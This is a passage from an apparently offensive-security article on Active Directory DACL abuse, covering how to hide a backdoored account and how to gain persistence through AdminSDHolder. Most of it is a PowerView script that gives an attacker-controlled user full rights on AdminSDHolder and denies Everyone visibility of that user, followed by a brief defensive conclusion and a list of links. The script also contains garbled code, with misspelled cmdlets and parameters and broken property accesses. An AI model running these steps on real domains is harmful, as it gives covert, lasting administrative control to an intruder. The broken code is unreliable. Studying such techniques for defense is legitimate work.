2. Add a new exlicit ACE, denying the ."Everyone"principal the Read Permissions"privilege at the top of the chain. Then I can't audit the DACL from any other principal except for the one that's backdoored

The existence of a principal that is backdoored can be hidden. It requires three steps:

1. Change the principal owner to itself or another controlled principal, because owners also always have full control.
2. Grant explicit control of the principal to either to the object itself or another controlled principal.
3. On the OU containing your hidden principal, deny the "List Content"privilege to ."Everybody". Then, when they try to look up that principal they can't see it.

6.1. AdminSDHolder

There is an object in the System container called "AdminSDHolder" which only has one purpose: to be the permissions template object for objects (and their members) with high levels of permissions in the domain.

SDProp Protected Objects (Windows Server 2008 and Windows Server 2008 R2):

```
Account Operators
Administrator
Administrators
Backup Operators
Domain Admins
Domain Controllers
Enterprise Admins
Krbtgt
Print Operators
Read-only Domain Controllers
Replicator
Schema Admins
Server Operators
```

About every 60 minutes, the PDC emulator runs a process to enumerate all of these protected objects and their members and then stamps the permissions configured on the AdminSDHolder object (and sets the admin attribute to '1'). This ensures that privileged groups and accounts are protected from improper AD permission delegation.

1. The attacker grants themselves the User-Force-Change-Password (or GenericAll) right on

   CN=AdminSDHolder, CN=System, DC=domain, ...
2. Then, every 60 minutes, this premission is cloned to every sensitive/protected AD object through SDProp.
3. Attacker "hides"their account using methods described.
4. Attacker force resets the password for any adminCount=1 account.

```
# import Power-View
. C:\Users\harmj0y\Desktop\powerview.ps1

# get the sid of the 'badguy2' user
$UserSid = Convert-NameToSid badguy2

# show badguy2's OU location
Get-DomainUser badguy2 -Properties samaccountname distinguishedname
```

```
# grant the badguy2 password all rights on AdminSDHolder
Add-DomainObjectACL -TargetIdentity "CN=AdminSDHolder,CN=System,DC=testlab,DC=local" -
    PrincipalIdentity badguy2 -Rights All

# change the owner of badguy2 to himself
Set-DomainObjectOwner -Identity badguy2 -OwnerIdentity badguy2

# grab the necessaary raw objects
$User = Get-DomainUser badguy2
$UserOU = $User distinguishedname SubString($User distinguishedname IndexOf("OU="))
$RawObject = Get-DomainOU -Raw -Identity $UserOU
$TargetObject = $RawObject GetDirectoryEntry()
$RawUser = Get-DomainUser -Raw -Identity badguy2
$TargetUser = $RawUser GetDirectoryEntry()

# deny "Everyone" the right to enumerate the object
$ACE = New-ADObjectAccessContrlEntry -InheritanceType All ' -AccessControlType Deny -
    PrincipalIdentity "S-1-1-0" ' -Right GenericAll
$TargetUser.PsBase.ObjectSecurity.AddAccessRule($ACE)
$TargetUser.PsBase.CommitChanges()

# deny "Everyone" the right to list the children of this user's OU
$ACE = New-ADObjectAccessContrlEntry -InheritanceType All ' -AccessControlType Deny -
    PrincipalIdentity "S-1-1-0" ' -Right ListChildren
$TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
$TargetObject.PsBase.CommitChanges()

# wait up to 60 minutes for SDProp to run ...

# check if the rights propagated
Get-DomainUser 'badguy2' -Vervose
```

7. Conclusion

In large companies whose infrastructure is based on Active Directory (AD), DACLs can be problematic due to the large number of groups and users. Permissions from groups can unexpectedly be inherited by their children. Additionally, old groups and users may not be properly sanitized. The greater the number of principals, the more likely this situation becomes.

Furthermore, Microsoft Exchange must be secured to avoid some of the exploitation techniques introduced here.

8. Resources

https://en.wikipedia.org/wiki/X.509

https://protecciondatos-lopd.com/empresas/certificado-x509/

https://www.thehacker.recipes/ad/movement/dacl/

https://www.youtube.com/watch?v=_nGpZ1ydzS8&embeds_referring_euri=https://www.thehacker.recipes/

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces

https://adsecurity.org/?p=3658

https://hadess.io/pwning-the-domain-dacl-abuse/

https://github.com/gdedrouas/Exchange-AD-Privesc/blob/master/DomainObject/DomainObject.md

https://github.com/gdedrouas/Exchange-AD-Privesc/blob/master/Alt-Security-Identities/Alt-Security-Identities.md

https://book.hacktricks.wiki